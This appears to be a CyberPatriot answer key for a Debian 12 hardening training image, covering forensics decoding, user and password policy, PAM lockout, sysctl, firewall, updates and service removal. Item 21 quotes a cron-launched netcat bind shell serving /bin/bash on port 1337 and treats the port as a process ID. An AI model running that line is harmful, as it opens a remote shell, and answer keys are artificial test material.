CyberPatriot Debian 12

Training Round 2 Answer Key

Welcome to the CyberPatriot Training Round 2! This image will provide you with information on how to solve common vulnerabilities on a Debian 12 operating system. In doing so, it will help you on your way as you build your cybersecurity skills.

The vulnerabilities in this image are some of the most basic ones found during a CyberPatriot competition. Even if you do very well with these vulnerabilities, you will experience greater difficulty as the season progresses. The README file on the desktop in this image may be more detailed than those you see during the competition. You will have to use your own knowledge, not just the hints in this file, to achieve a high score during the actual competition.

Below are the answers to the problems that are being scored in this image. Each one includes information on how the problem was found (if applicable), how it was solved, and why it is important from a cybersecurity standpoint.

It is also possible to lose points during the competition. Simple penalties that may arise are noted below the answers. There are many ways to solve some of the problems below. This answer key just shows one method in each case.

Coaches will be sent categories of vulnerabilities following each online round.


Answers

1. **Forensics Question 1: 6 pts.**

   When you open an image, please read all the "Forensics Questions" thoroughly before modifying the image as you may change something that prevents you from answering the question correctly. There is a file on the Desktop here named "Forensics Question 1".

   The question asks you to decode the message left for you by user jsnow. The message is in base64 encoding. To decode the message, use an online base64 decoder, like https://cryptii.com

   Select **Decode** → "Base64"



   Here is the message after decoding from Base64:

   Qenpnelf ng qnja

   This message is now in ROT13 encoding. Paste **Qenpnelf ng qnja** and select "ROT13" → **Decode**.

   After decoding message, it will show up in plain text as **Dracarys at Dawn**


2. Forensics Question 2: 6 pts.

When you open an image, please read all the "Forensics Questions" thoroughly before modifying the image as you may change something that prevents you from answering the question correctly. There is a file on the Desktop here named "Forensics Question 2".

Press **Control + Alt + T** to open a Terminal. Enter the command **sudo updatedb** and enter your password (found in the ReadMe). Next, enter the command **locate *.mp3** to view all mp3 files on the system.

The output will show the file paths of each mp3 file on the system. The file path to the .mp3 files is below:

/home/dtargaryen/Music



3. Removed unauthorized users athorne and pbaelish: 2 pts. each

One of the first things you should do when starting an image during a competition is check the README file on the desktop. The authorized administrators and users listed in the README are the only users that should exist on the system (aside from legitimate built-in system accounts and those used for services). All unauthorized user accounts should be removed.

Press **Control + Shift + T** to open a terminal. Enter the following commands below. After the command, you will be prompted to enter your password and press **Enter**.

sudo deluser athorne

sudo deluser pbaelish

4. User jlannister is not an administrator: 2 pts.

Press **Control + Shift + T** to open a terminal. Enter the following commands below. After the command, you will be prompted to enter your password and press **Enter**.

sudo gpasswd -d jlannister sudo

5. Changed insecure password for user rbaratheon: 2 pts.

In the ReadMe, this administrator's password only has 9 characters. Press **Control + Shift + T** to open a terminal. Enter the following commands below. After the command, you will be prompted to enter your password and press **Enter**.

sudo passwd rbaratheon

Next, you will be prompted to type your new password. Type in a secure password with 12 or more characters. Press **Enter** and retype your new password when prompted. The output will show “passwd: password updated successfully”.

6. Added bselmy to group queensguard: 4 pts.

Press **Control + Shift + T** to open a terminal. Enter the following command below. After the command, you will be prompted to enter your password and press Enter.

sudo adduser bselmy queensguard

7. A default minimum password age is set: 3 pts.

Press **Control + Shift + T** to open a terminal. Next, run the command below to edit the password configuration file.

After the command, you will be prompted to enter your password and press **Enter**.

sudo nano /etc/login.defs

Find the line in the file that says **PASS_MIN_DAYS 0** and replace the text with **PASS_MIN_DAYS 7**

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

8. A minimum password length is required: 3pts.

Press **Control + Shift + T** to open a terminal. Enter the following command below. After the command, you will be prompted to enter your password and press **Enter**.

sudo apt update

sudo apt install libpam-pwquality -y

Next, run the command below to edit the password configuration file:

sudo nano /etc/pam.d/common-password

Find the line in the file that shows “password requisite pam_pwquality.so retry=3” and add

“minlen=12” to the end of the line.

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

9. An account lockout policy is configured: 3 pts.

Press **Control + Shift + T** to open a terminal. Enter the following commands below. After the command, you will be prompted to enter your password and press **Enter**.

sudo touch /usr/share/pam-configs/faillock

sudo nano /usr/share/pam-configs/faillock

Edit the file to input the following text:

Name: Lockout on failed logins

Default: no

Priority: 0

Auth-Type: Primary

Auth:

[default=die] pam_faillock.so authfail

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

In the terminal, run the command:

touch /usr/share/pam-configs/faillock_reset

nano /usr/share/pam-configs/faillock_reset

In /usr/share/pam-configs/faillock_reset type the following text:

Name: Reset lockout on success

Default: no

Priority: 0

Auth-Type: Additional

Auth:

required pam_faillock.so authsucc

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

Back in the terminal, run the command:

sudo pam-auth-update

Press **Tab** and **Enter** to select the **<Ok>** option in the PAM configuration.

Run the commands:

sudo touch /usr/share/pam-configs/faillock_notify

sudo nano /usr/share/pam-configs/faillock_notify

In /usr/share/pam-configs/faillock_notify type the following text:

Name: Notify on account lockout

Default: no

Priority: 1024

Auth-Type: Primary

Auth:

requisite pam_faillock.so preauth

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

Back in the terminal, run the command:

sudo pam-auth-update

Using the arrow keys and the spacebar, select **Notify on account lockout**, **Reset lockout on success**, and **Lockout on failed logins**. Then, using the tab key and the spacebar, select **<OK>**.

10. Null passwords do not authenticate: 3 pts.

In a terminal, type **nano /etc/pam.d/common-auth** to edit the file. If prompted, type the password of the current user account and press **Enter**.

Find a line in the file that contains:

auth [success=2 default=ignore] pam_unix.so nullok

Remove the option **nullok**.

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

11. IPv4 TCP SYN cookies have been enabled: 4 pts.

In a terminal, type **sudo nano /etc/sysctl.conf**. If prompted, type the password of the current user and press **Enter**.

Change the line that contains **net.ipv4.tcp_syncookies=0** and set it to be **net.ipv4.tcp_syncookies=1**

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

In the terminal type **sudo sysctl --system** to apply the settings. If prompted for a password by sudo, type the current user's password.

12. IPv4 forwarding has been disabled: 4 pts.

In a terminal, type **sudo nano /etc/sysctl.conf**. If prompted, type the password of the current user and press Enter.

Change the line that contains **net.ipv4.ip_forward=1** and set it to be **net.ipv4.ip_forward=0**

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

In the terminal type **sudo sysctl --system** to apply the settings. If prompted for a password by sudo, type the current user's password.

13. Uncomplicated Firewall (UFW) protection has been enabled: 5 pts.

In the terminal, run the following commands:

sudo apt update

sudo apt install ufw -y

sudo ufw enable

14. Insecure permissions on shadow file fixed: 5pts.

It is a good cybersecurity practice to check the file permissions of files on your system that contain sensitive information. Check the permissions of the /etc/shadow file by running the following command:

ls -l /etc/shadow

The output is -rw-rw-r—

The last 3 characters of the output **r—**means that everyone else on the system can read the file. This can expose hashes that attackers can use to obtain passwords on the system. To fix the file permissions, run the following command:

sudo chmod 640 /etc/shadow

To confirm that the file permission was changed, **run ls -l /etc/shadow** and make sure the output is now **-rw-r-----**

15. Apache2 service has been disabled or removed: 4 pts.

Stopping and disabling insecure or unnecessary services is an important principle of good cybersecurity. Many services need to be running to ensure normal and secure operation of computer systems. Reading about the services on your system and doing research can help you determine the importance of a service and if it is necessary for normal operation. Additionally, any critical services listed in the README should remain running at all times. Running services can be found by running the command **systemctl list-units --type=service -- state=active** in a terminal.

In a terminal, type **sudo systemctl disable --now apache2** to stop the service. If prompted by sudo for a password, type the current user's password.

16. FTP service has been disabled or removed: 4 pts.

In a terminal, type **sudo systemctl disable --now vsftpd** to stop the service. If prompted by sudo for a password, type the current user's password.

17. The system automatically checks for updates daily: 4 pts.

In a terminal, type **sudo nano /etc/apt/apt.conf.d/20auto-upgrades**

Add the following text to the file:

APT::Periodic::Update-Package-Lists "1";

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

18. **Install updates from important security updates**, **Chromium has been updated**, and **OpenSSH has been updated: 4 pts each.**

It is recommended that you update all of the packages on your system at the same time.

In a terminal, type **sudo nano /etc/apt/sources.list**

Replace the text in the file with Debian standard repository entries:

deb https://deb.debian.org/debian bookworm main


deb https://deb.debian.org/debian bookworm-updates main

deb https://security.debian.org/debian-security bookworm-security main

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

In the terminal, type su**do apt update && sudo apt upgrade -y** and press **Enter**. If any output appears in the terminal that cause the updates to pause, press **q** to continue.

Apt may ask you some questions that require an answer, such as asking if configuration files should be updated or kept for openssh-server. Keeping the local version is usually the safter choice, and changing a configuration file may break services. However, installing the package maintainer's version is sometimes the more secure choice.



19. Prohibited MP3 files are removed: 4 pts.

The README specifically states that non-work related media files are prohibited. There are several ways and commands that can be used to find files and file types including locate, find, and file. In a terminal type locate '*.mp3'. In the output of locate you can see the file system location of files with the extension .mp3.

The output will show the .mp3 files with the path **/home/dtargeryen/Music** directory. To switch to this directory, type

cd /home/dtargaryen/Music

To show all of the MP3 files in the directory, type

ls

To remove all of the MP3 files in the directory, type

rm *.mp3

20. Prohibited software AisleRiot and Wireshark removed: 4 pts each.

Removing unauthorized and potentially unwanted programs from a computer is an important cybersecurity principle. Third party software installed on the system should be limited to the software listed in the README, and software required for normal operation of the operating system and services. In this case you can see links to **Wireshark** and **AisleRiot** on the desktop.

In a terminal, run the following commands:

sudo apt purge -y wireshark* aisleriot*

21. Removed netcat backdoor: 5 pts.

It is a good practice to check the user's crontab on a system because attackers can run malicious programs automatically such as netcat backdoors.

In a terminal, type **sudo crontab -l**

This displays the automatic process with the file location **/usr/bin/nc.traditional**.

The process ID is listed on the same line.

```
* * * * * /usr/bin/nc.traditional -nle /bin/bash -p 1337 -w 60 > /dev/null 2>&1
```

Stop the process by running the command **sudo kill 1337** (process ID number in this command may vary depending on what is listed in the terminal output).

Next, remove the nc.traditional file. In the terminal, type the command:

sudo rm /usr/bin/nc.traditional

22. SSH root login has been disabled: 5 pts.

OpenSSH Server is listed in the README as a critical service. It's important to research how to secure critical services without breaking the required functionality of the service.

In a terminal run the following command:

sudo nano /etc/ssh/sshd_config

Change **PermitRootLogin yes** to **PermitRootLogin no**.

Press **Control + O** to save the file, press **Enter** to confirm, and press **Control + X** to close out of the file.

Penalties

1) Chromium has been removed.

- Why is this a penalty?

  The ReadMe states that Chromium is the required default browser on this computer.